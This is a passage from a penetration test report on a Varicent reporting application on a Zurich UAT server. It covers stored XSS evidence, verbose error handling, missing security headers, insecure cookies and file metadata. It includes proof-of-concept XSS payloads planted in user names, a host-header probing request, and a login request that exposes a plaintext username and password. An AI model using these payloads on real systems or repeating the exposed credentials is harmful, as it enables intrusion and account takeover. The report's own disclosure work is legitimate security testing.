


Illustration 23: ***NAVIGATION TO ACS REPORTS VIEW.***

After selecting a *periode* which includes the tampered users, the payload can be seen retrieved and executed.

Request

```
POST /zvaricentuat2indint/reporting/reporting/getFiltered.do HTTP/1.1
Host: hkwapu09.ap.zurich.com:9459
Cookie:
visid_incap_3138470=SeNcRQt/Sk+38VFic1rv+WOAOGkAAAAAQUIPAAAAAABiaDKlOO4b0H+w4ecpBKgv;
JSESSIONID=0000ap-ajesAk-t1DkAi7RyzzM_:1bn5imp5h
Content-Length: 226
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-GB,en;q=0.9
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
```

```
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://hkwapu09.ap.zurich.com:9459
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://hkwapu09.ap.zurich.com:9459/zvaricentuat2indint/reporting/index.html?tabId=120
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

reportIdString=129&restrictParams=paPaymentDate&restrictValues=20190131&sourceTable=src+Age
ncyDirector&sourceIDColumn=PayeeID&sourceNameColumn=Name&targetPL=plAgencyDirector&sortCol=
Name&sortDescending=false&includeStatus=true
```

Response

```
HTTP/1.1 200 OK
Content-Type: application/json;charset=UTF-8
Content-Language: en-US
Date: Tue, 21 Apr 2026 16:44:26 GMT
Content-Length: 1655

[
        {
                "name": "_RowLimitReached",
                "value": "false"
        },
        {
                "name": "Agus Swijono<img src=x onerror=alert`1`>Test",
                "value": "61019870"
        },
        {
                "name": "Bambang Ongkohadi <img src=z onerror='alert`z`'>",
                "value": "61005633"
        },
        {
                "name": "Bernard Immanuel",
                "value": "61005008"
        },
        ...
]
```




Illustration 24: ***XSS EXECUTED AFTER USER LIST RETRIEVAL.***

Recommendations

Input validation can be implemented using any programming technique that allows effective enforcement of syntactic and semantic correctness, for example:

- Data type validators available natively in web application frameworks (such as Django Validators, Apache Commons Validators etc).
- Validation against JSON Schema and XML Schema (XSD) for input in these formats.
- Type conversion (e.g. Integer.parseInt() in Java, int() in Python) with strict exception handling.
- Minimum and maximum value range check for numerical parameters and dates, minimum and maximum length check for strings.
- Array of allowed values for small sets of string parameters (e.g. days of week).
- Regular expressions for any other structured data covering the whole input string (^...$) and not using "any character" wildcard (such as . or \S)

Links of interest

https://cheatsheetseries.owasp.org/cheatsheets/Vulnerability_Disclosure_Cheat_Sheet.html
https://owasp.deteact.com/cheat/cheatsheets/Vulnerability_Disclosure_Cheat_Sheet.html
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/10-Business_Logic_Testing/01-Test_Business_Logic_Data_Validation
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/10-Business_Logic_Testing/03-Test_Integrity_Checks

Additional Comments

N/A

3.1.8. VULNERABILITY F8 – Improper Error Handling - Low

Assets Related

https://hkwapu09.ap.zurich.com:9463/*
https://hkwapu09.ap.zurich.com:9463/zvaricentuat2indint/proxy.jsp

Penetration testing phase

PTES-VULNANALYS

References

CWE-703: Improper Check or Handling of Exceptional Conditions
CWE-209: Generation of Error Message Containing Sensitive Information
WSTG-ERRH-01: Testing for Improper Error Handling

Description

Improper handling of errors can introduce a variety of security problems for a web site. The most common problem is when detailed internal error messages such as stack traces, database dumps, and error codes are displayed to the user (hacker). These messages reveal implementation details that should never be revealed. Such details can provide hackers important clues on potential flaws in the site, and such messages are also disturbing to normal users.

Vulnerability Impact

An Improper error handling vulnerability in an organization's system can allow an attacker to map the application architecture that is outside of the knowledge of the end user, such as directory structure, potentially leading to configuration information disclosure or unauthorized data access. The impact for the organization can range from a security breach to damage to its reputation, loss of confidential information, financial losses, and legal consequences.

CVSS Score: 3.6
CVSS String: CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:W/RC:C

Evidence

During input validation testing phase, it was noted that the service expose error traces and default error views.

Scenario 1: /zvaricentuat2indint/proxy.jsp

When an error is triggered in the /zvaricentuat2indint/proxy.jsp endpoint, full stack traces of the error can be seen exposed.

Request

```
GET /zvaricentuat2indint/proxy.jsp?https://example.org HTTP/1.1
Host: hkwapu09.ap.zurich.com:9463
Cookie:
visid_incap_2451493=zLcGdsPFSbCROxNbSj4VfFvQ72cAAAAAQkIPAAAAAADKLXPAEQyxuwBiI4jTlNCR;
```

```
visid_incap_3138470=SeNcRQt/Sk+38VFic1rv+WOAOGkAAAAAQUIPAAAAAABiaDKlOO4b0H+w4ecpBKgv;
JSESSIONID=0000H_MD-dSub0MPXBTDJFA2DXt:1bn5imuma
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-GB,en;q=0.9
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/146.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://hkwapu09.ap.zurich.com:9463/zvaricentuat2indint/webforms/index.html?L_FormID=4&L__F
V2=61028756&
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
X-Powered-By: Servlet/3.0
Content-Type: text/html;charset=utf-8
Content-Language: en-US
Content-Length: 6942
Date: Thu, 09 Apr 2026 23:21:42 GMT

Received fatal alert: handshake_failure
<br>
com.ibm.jsse2.p.a(p.java:1)<br>
com.ibm.jsse2.p.a(p.java:13)<br>
com.ibm.jsse2.SSLSocketImpl.b(SSLSocketImpl.java:393)<br>
com.ibm.jsse2.SSLSocketImpl.a(SSLSocketImpl.java:834)<br>
com.ibm.jsse2.SSLSocketImpl.h(SSLSocketImpl.java:2)<br>
com.ibm.jsse2.SSLSocketImpl.a(SSLSocketImpl.java:327)<br>
com.ibm.jsse2.l.write(l.java:19)<br>
java.io.BufferedOutputStream.flushBuffer(BufferedOutputStream.java:76)<br>
java.io.BufferedOutputStream.flush(BufferedOutputStream.java:134)<br>
org.apache.commons.httpclient.HttpConnection.flushRequestOutputStream(HttpConnection.java:8
28)<br>
org.apache.commons.httpclient.HttpMethodBase.writeRequest(HttpMethodBase.java:2116)<br>
org.apache.commons.httpclient.HttpMethodBase.execute(HttpMethodBase.java:1096)<br>
org.apache.commons.httpclient.HttpMethodDirector.executeWithRetry(HttpMethodDirector.java:3
98)<br>
org.apache.commons.httpclient.HttpMethodDirector.executeMethod(HttpMethodDirector.java:171)
<br>
org.apache.commons.httpclient.HttpClient.executeMethod(HttpClient.java:397)<br>
org.apache.commons.httpclient.HttpClient.executeMethod(HttpClient.java:346)<br>
com.ibm._jsp._proxy._jspService(_proxy.java:160)<br>
com.ibm.ws.jsp.runtime.HttpJspBase.service(HttpJspBase.java:99)<br>
javax.servlet.http.HttpServlet.service(HttpServlet.java:668)<br>
com.ibm.ws.webcontainer.servlet.ServletWrapper.service(ServletWrapper.java:1232)<br>
com.ibm.ws.webcontainer.servlet.ServletWrapper.handleRequest(ServletWrapper.java:781)<br>
com.ibm.ws.webcontainer.servlet.ServletWrapper.handleRequest(ServletWrapper.java:480)<br>
com.ibm.ws.webcontainer.servlet.ServletWrapperImpl.handleRequest(ServletWrapperImpl.java:17
8)<br>
com.ibm.wsspi.webcontainer.servlet.GenericServletWrapper.handleRequest(GenericServletWrappe
r.java:122)<br>
com.ibm.ws.jsp.webcontainerext.AbstractJSPExtensionServletWrapper.handleRequest(AbstractJSP
ExtensionServletWrapper.java:220)<br>
```

com.ibm.ws.webcontainer.filter.WebAppFilterChain.invokeTarget(WebAppFilterChain.java:136)
com.ibm.ws.webcontainer.filter.WebAppFilterChain.doFilter(WebAppFilterChain.java:97)
org.springframework.security.web.FilterChainProxy$VirtualFilterChain.doFilter(FilterChainProxy.java:330)
org.springframework.security.web.access.intercept.FilterSecurityInterceptor.invoke(FilterSecurityInterceptor.java:118)
org.springframework.security.web.access.intercept.FilterSecurityInterceptor.doFilter(FilterSecurityInterceptor.java:84)
org.springframework.security.web.FilterChainProxy$VirtualFilterChain.doFilter(FilterChainProxy.java:342)
org.springframework.security.web.access.ExceptionTranslationFilter.doFilter(ExceptionTranslationFilter.java:113)
org.springframework.security.web.FilterChainProxy$VirtualFilterChain.doFilter(FilterChainProxy.java:342)
org.springframework.security.web.authentication.AnonymousAuthenticationFilter.doFilter(AnonymousAuthenticationFilter.java:113)
org.springframework.security.web.FilterChainProxy$VirtualFilterChain.doFilter(FilterChainProxy.java:342)
org.springframework.security.web.authentication.AbstractAuthenticationProcessingFilter.doFilter(AbstractAuthenticationProcessingFilter.java:199)
org.springframework.security.web.FilterChainProxy$VirtualFilterChain.doFilter(FilterChainProxy.java:342)
org.springframework.security.web.context.SecurityContextPersistenceFilter.doFilter(SecurityContextPersistenceFilter.java:87)
org.springframework.security.web.FilterChainProxy$VirtualFilterChain.doFilter(FilterChainProxy.java:342)
org.springframework.security.web.FilterChainProxy.doFilterInternal(FilterChainProxy.java:192)
org.springframework.security.web.FilterChainProxy.doFilter(FilterChainProxy.java:160)
org.springframework.web.filter.DelegatingFilterProxy.invokeDelegate(DelegatingFilterProxy.java:344)
org.springframework.web.filter.DelegatingFilterProxy.doFilter(DelegatingFilterProxy.java:261)
com.ibm.ws.webcontainer.filter.FilterInstanceWrapper.doFilter(FilterInstanceWrapper.java:195)
com.ibm.ws.webcontainer.filter.WebAppFilterChain.doFilter(WebAppFilterChain.java:91)
org.springframework.web.filter.CharacterEncodingFilter.doFilterInternal(CharacterEncodingFilter.java:88)
org.springframework.web.filter.OncePerRequestFilter.doFilter(OncePerRequestFilter.java:107)
com.ibm.ws.webcontainer.filter.FilterInstanceWrapper.doFilter(FilterInstanceWrapper.java:195)
com.ibm.ws.webcontainer.filter.WebAppFilterChain.doFilter(WebAppFilterChain.java:91)
com.varicent.security.web.CleanSessionIDAndCookieFilter.doFilter(CleanSessionIDAndCookieFilter.java:70)
com.ibm.ws.webcontainer.filter.FilterInstanceWrapper.doFilter(FilterInstanceWrapper.java:195)
com.ibm.ws.webcontainer.filter.WebAppFilterChain.doFilter(WebAppFilterChain.java:91)
com.ibm.ws.webcontainer.filter.WebAppFilterManager.doFilter(WebAppFilterManager.java:967)
com.ibm.ws.webcontainer.filter.WebAppFilterManager.invokeFilters(WebAppFilterManager.java:1107)
com.ibm.ws.webcontainer.servlet.CacheServletWrapper.handleRequest(CacheServletWrapper.java:87)
com.ibm.ws.webcontainer.WebContainer.handleRequest(WebContainer.java:947)
com.ibm.ws.webcontainer.WSWebContainer.handleRequest(WSWebContainer.java:1817)
com.ibm.ws.webcontainer.channel.WCChannelLink.ready(WCChannelLink.java:200)
com.ibm.ws.http.channel.inbound.impl.HttpInboundLink.handleDiscrimination(HttpInboundLink.java:463)
com.ibm.ws.http.channel.inbound.impl.HttpInboundLink.handleNewRequest(HttpInboundLink.java:530)
com.ibm.ws.http.channel.inbound.impl.HttpInboundLink.processRequest(HttpInboundLink.java:316)

```
com.ibm.ws.http.channel.inbound.impl.HttpInboundLink.ready(HttpInboundLink.java:287)<br>
com.ibm.ws.ssl.channel.impl.SSLConnectionLink.determineNextChannel(SSLConnectionLink.java:1
084)<br>
com.ibm.ws.ssl.channel.impl.SSLConnectionLink.readyInboundPostHandshake(SSLConnectionLink.j
ava:732)<br>
com.ibm.ws.ssl.channel.impl.SSLConnectionLink$MyHandshakeCompletedCallback.complete(SSLConn
ectionLink.java:428)<br>
com.ibm.ws.ssl.channel.impl.SSLUtils.handleHandshake(SSLUtils.java:1138)<br>
com.ibm.ws.ssl.channel.impl.SSLHandshakeIOCallback.complete(SSLHandshakeIOCallback.java:87)
<br>
com.ibm.ws.tcp.channel.impl.AioReadCompletionListener.futureCompleted(AioReadCompletionList
ener.java:175)<br>
com.ibm.io.async.AbstractAsyncFuture.invokeCallback(AbstractAsyncFuture.java:217)<br>
com.ibm.io.async.AsyncChannelFuture.fireCompletionActions(AsyncChannelFuture.java:161)<br>
com.ibm.io.async.AsyncFuture.completed(AsyncFuture.java:138)<br>
com.ibm.io.async.ResultHandler.complete(ResultHandler.java:204)<br>
com.ibm.io.async.ResultHandler.runEventProcessingLoop(ResultHandler.java:775)<br>
com.ibm.io.async.ResultHandler$2.run(ResultHandler.java:905)<br>
com.ibm.ws.util.ThreadPool$Worker.run(ThreadPool.java:1892)<br>
```

Scenario 2: Default IBM error.

When an invalid request or any generic error is triggered in the web server, the default error for IBM WebSphere Application Server is received.

Request

```
GET / HTTP/1.1
Host: localhost:80
X-Forwarded-For: lcoalhost:80
X-Forwarded-From: localhost:80
X-Forwarded-By: localhost:80
X-Forwarded-Host: localhost:80
Forwarded: localhost:80
X-HTTP-Host-Override: localhost:80
X-Forwarded-Server: localhost:80
X-Host: localhost:80
Origin: localhost:80
```

Response

```
HTTP/1.1 404 Not Found
X-Powered-By: Servlet/3.0
Content-Type: text/html
Connection: Close
Date: Tue, 07 Apr 2026 19:57:03 GMT
Content-Length: 214

<H1>SRVE0255E: A WebGroup/Virtual Host to handle / has not been
defined.</H1><BR><H3>SRVE0255E: A WebGroup/Virtual Host to handle localhost:9463 has not
been defined.</H3><BR><I>IBM WebSphere Application Server</I>
```

Recommendations

A specific policy for how to handle errors should be documented, including the types of errors to be handled and for each, what information is going to be reported back to the user, and what information is going to be logged. All developers need to understand the policy and ensure that their code follows it.

In the implementation, ensure that the site is built to gracefully handle all possible errors. When errors occur, the site should respond with a specifically designed result that is helpful to the user without revealing unnecessary internal details. Certain classes of errors should be logged to help detect implementation flaws in the site and/or hacking attempts. Very few sites have any intrusion detection capabilities in their web application, but it is certainly conceivable that a web application could track repeated failed attempts and generate alerts. Note that most web application attacks are never detected so few sites have the capability to detect them. Therefore, the prevalence of web application security attacks is likely to be seriously underestimated.

Links of interest

https://owasp.org/www-community/Improper_Error_Handling
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/08-Testing_for_Error_Handling/01-Testing_for_Improper_Error_Handling

Additional Comments

N/A

3.1.9. VULNERABILITY F9 – Missing Security Headers - Low

Assets Related

https://hkwapu09.ap.zurich.com:9463/zvaricentuat2indint/*

Penetration testing phase

PTES-VULNANALYS

References

WSTG-CONF-14: Test Other HTTP Security Header Misconfigurations
CWE-693: Protection Mechanism Failure

Description

HTTP security headers are a subset of HTTP headers that is related specifically to security. They are exchanged between a client (usually a web browser) and a server to specify the security details of HTTP communication. There are other HTTP headers that, although not directly related to privacy and security, can also be considered HTTP security headers. HTTP security headers operate on a different level, providing an extra layer of security by restricting behaviours permitted by the browser and server once the web application is running

Vulnerability Impact

It is observed that in the application, Security header is not implemented. Keeping up with HTTP security headers' best practices provides another layer of security on top of your web asset. These security headers will protect your website from some common attacks like XSS, code injection, clickjacking, cookie hijacking etc. Additionally, these headers increase the website SEO score.

CVSS Score: 3.6
CVSS String: CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N/E:H/RL:W/RC:C

Evidence

During information gathering testing phase, it was noted that the service does not include some of the recommended security headers.

When the service is consumed, it can be noted that the X-Frame-Options, Referrer-Policy & Permissions-Policy headers are missing in the responses.

Request

```
GET /zvaricentuat2indint/login.html HTTP/1.1
Host: hkwapu09.ap.zurich.com:9463
Cookie:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/146.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
X-Powered-By: Servlet/3.0
X-XSS-Protection: 1; mode=block
X-Content-Security-Policy: script-src 'self' 'unsafe-inline' 'unsafe-eval'
Content-Security-Policy: script-src 'self' 'unsafe-inline' 'unsafe-eval'
X-Content-Type-Options: nosniff
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Pragma: no-cache
Content-Type: text/html;charset=utf-8
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Language: en-US
Set-Cookie: JSESSIONID=0000ysOwGJoiq0mPhpyDmOwsJ1s:1bn5imuma; Path=/; HttpOnly
Date: Mon, 06 Apr 2026 21:43:49 GMT
Content-Length: 2708

...
```

```
[*] Analyzing headers of https://hkwapu09.ap.zurich.com:9463/zvaricentuat2indint/login.html
[*] Effective URL: https://hkwapu09.ap.zurich.com:9463/zvaricentuat2indint/login.html
---------------------------------------------------------
[!] Missing security header: Strict-Transport-Security
---------------------------------------------------------
[!] Missing security header: X-Frame-Options
[*] Header X-Content-Type-Options is present! (Value: nosniff)
[*] Header Content-Security-Policy is present!
Value:
        script-src: 'self' 'unsafe-inline' 'unsafe-eval'
[!] Missing security header: Referrer-Policy
[!] Missing security header: Permissions-Policy
---------------------------------------------------------
[!] Headers analyzed for https://hkwapu09.ap.zurich.com:9463/zvaricentuat2indint/login.html
[+] There are 2 security headers
[-] There are not 4 security headers
```

Illustration 25: ***MISSING SECURITY HEADERS.***

As can be seen, the responses do not include 3 of the recommended security headers, highlighted in red in the following example (value may vary depending on the service requirements).

Example Response

```
HTTP/1.1 200 OK
X-Powered-By: Servlet/3.0
X-XSS-Protection: 1; mode=block
X-Content-Security-Policy: script-src 'self' 'unsafe-inline' 'unsafe-eval'
Content-Security-Policy: script-src 'self' 'unsafe-inline' 'unsafe-eval'
X-Content-Type-Options: nosniff
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Pragma: no-cache
Content-Type: text/html;charset=utf-8
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Language: en-US
Set-Cookie: JSESSIONID=0000ysOwGJoiq0mPhpyDmOwsJ1s:1bn5imuma; Path=/; HttpOnly
Date: Mon, 06 Apr 2026 21:43:49 GMT
X-Frame-Options: DENY
Referrer-Policy: no-referrer-when-downgrade
Permissions-Policy: camera=(), geolocation=(), microphone=(), usb=()
Content-Length: 2708

...
```

Recommendations

It is recommended to enable the missing Strict-Transport-Security, X-Frame-Options, X-Content-Type-Options, Content-Security-Policy, Referrer-Policy, Clear-Site-Data, Cache-Control, and Permissions-Policy headers with their recommended values.

- Strict-Transport-Security: Ensures that the browser only connects using HTTPS. Recommended value:

```
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
```

- X-Frame-Options: Controls whether the browser can render the site in a frame, iframe, embed, or object. Recommended value:

```
X-Frame-Options: DENY or X-Frame-Options: SAMEORIGIN
```

- X-Content-Type-Options: Prevents browsers from interpreting files as a different MIME type. Recommended value:

```
X-Content-Type-Options: nosniff
```

- Content-Security-Policy: Controls which sources of content are allowed. This will be specific to your site. It is recommended not to use the unsafe-inline or unsafe-eval directives for script sources. An example could be:

```
Content-Security-Policy: default-src 'self'; script-src 'self'; frame-ancestors
                                    'self';
```

- Referrer-Policy: controls how much referrer information (sent with the Referer header) should be included with requests. Recommended value:

```
Referrer-Policy: no-referrer-when-downgrade
```

- Clear-Site-Data: Clears browsing data (such as cookies, storage, cache) associated with site. Recommended value:

```
Clear-Site-Data: "cache", "cookies", "storage", "executionContexts"
```

- Cache-Control: Controls caching mechanisms in browsers and proxies. Recommended value:

```
Cache-Control: no-cache, no-store, must-revalidate
```

- Permissions-Policy: provides mechanisms for web developers to explicitly declare what functionality can and cannot be used on a website. Recommended value:

```
Permissions-Policy: camera=(), geolocation=(), microphone=(), usb=()
```

Links of interest

https://www.owasp.org/index.php/OWASP_Secure_Headers_Project#tab=Headers
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/02-Configuration_and_Deployment_Management_Testing/14-Test_Other_HTTP_Security_Header_Misconfigurations

Additional Comments

N/A

3.1.10. VULNERABILITY F10 – Cookies without the Secure flag - Low

Assets Related

https://hkwapu09.ap.zurich.com:9463/zvaricentuat2indint/j_spring_security_check

Penetration testing phase

PTES-VULNANALYS

References

WSTG-SESS-02: Testing for Cookies Attributes
CWE-614: Sensitive Cookie in HTTPS Session Without 'Secure' Attribute

Description

The secure attribute is an option that can be set by the application server when sending a new cookie to the user within an HTTP Response. The purpose of the secure attribute is to prevent cookies from being observed by unauthorized parties due to the transmission of the cookie in clear text. To accomplish this goal, browsers which support the secure attribute will only send cookies with the secure attribute when the request is going to an HTTPS page. Said in another way, the browser will not send a cookie with the secure attribute set over an unencrypted HTTP request. By setting the secure attribute, the browser will prevent the transmission of a cookie over an unencrypted channel.

Vulnerability Impact

A lack of HTTP Secure flag on HTTP Response Cookies vulnerability in an organization's system could allow an attacker to access user session information potentially leading to sensitive information disclosure, unauthorized data access or even system compromise if other protections are not enabled. The impact for the organization can range from a security breach to damage to its reputation, loss of confidential information, financial losses, and legal consequences.

CVSS Score: 3.4
CVSS String: CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:L/A:N/E:U/RL:O/RC:U

Evidence

During information gathering it was found that the session cookie is not configured with the secure flag.

After a user logs in to the service, a session is initiated, where it can be noted that the "JSESSIONID" cookie is set without the Secure flag.

Request

```
POST /zvaricentuat2indint/j_spring_security_check HTTP/1.1
Host: hkwapu09.ap.zurich.com:9463
Cookie:
visid_incap_3138470=SeNcRQt/Sk+38VFic1rv+WOAOGkAAAAAQUIPAAAAAABiaDKlOO4b0H+w4ecpBKgv;
JSESSIONID=0000uxrwQ8GrMhJVUz_d87x_aEl:1bn5imuma
```

```
Content-Length: 46
Cache-Control: max-age=0
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-GB,en;q=0.9
Origin: https://hkwapu09.ap.zurich.com:9463
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/146.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://hkwapu09.ap.zurich.com:9463/zvaricentuat2indint/login.html
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

j_username=deni.rinaldi&j_password=Zpro%23123_
```

Response

```
HTTP/1.1 302 Found
X-Powered-By: Servlet/3.0
Location: https://hkwapu09.ap.zurich.com:9463/zvaricentuat2indint/home.html
Content-Language: en-US
Content-Length: 0
Set-Cookie: JSESSIONID=0000lXTYfBLP6PKqE9adqdfHPel:1bn5imuma; Path=/; HttpOnly
Date: Fri, 17 Apr 2026 16:32:22 GMT
Expires: Thu, 01 Dec 1994 16:00:00 GMT
Cache-Control: no-cache="set-cookie, set-cookie2"
```

Recommendations

The secure flag should be set on all cookies that are used for transmitting sensitive data when accessing content over HTTPS. If cookies are used to transmit session tokens, then areas of the application that are accessed over HTTPS should employ their own session handling mechanism, and the session tokens used should never be transmitted over unencrypted communications.

Links of interest

https://owasp.org/www-community/controls/SecureCookieAttribute
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/06-Session_Management_Testing/02-Testing_for_Cookies_Attributes

Additional Comments

N/A

3.1.11. VULNERABILITY F11 – Sensitive Information in Metadata - Low

Assets Related

https://hkwapu09.ap.zurich.com:9459/zvaricentuat2indint/reporting/export.do
https://hkwapu09.ap.zurich.com:9459/zvaricentuat2indint/reporting/exportDatagridToXLSX.do

Penetration testing phase

PTES-VULNANALYS

References

WSTG-INFO-05: Review Web Page Content for Information Leakage
CWE-200: Exposure of Sensitive Information to an Unauthorized Actor

Description

The storage of sensitive information in the metadata of the files stored on the server can reveal technologies, versions, usernames, GPS coordinates or operating systems that are in use in the organization. This data can be analysed and cross-referenced in public databases and could be used to gain unauthorized access to the company.

Vulnerability Impact

Not implementing mechanisms to correctly remove all the metadata that may be stored in the different files found in the organization can give rise to various security problems. These can be found among the execution of sophisticated techniques using security flaws found in public databases or social engineering, which have the purpose of deceiving legitimate users of the organization.

CVSS Score: 3.1
CVSS String: CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:L/I:N/A:N/E:H/RL:U/RC:C

Evidence

During information gathering testing phase, it was found that some files retrieved from the application include relevant information embedded in the files metadata, exposing software in use by the service.

Scenario 1: Export to PDF

From different reports, the service allows for PDF Export. For this example, the "ACS Reports - Laporan GA Allowance" module was accessed, then the content can be exported as PDF using the PDF icon.




Illustration 26: ***VIEW EXPORT TO PDF OPTION.***




Illustration 27: ***VIEW EXPORTED TO PDF.***

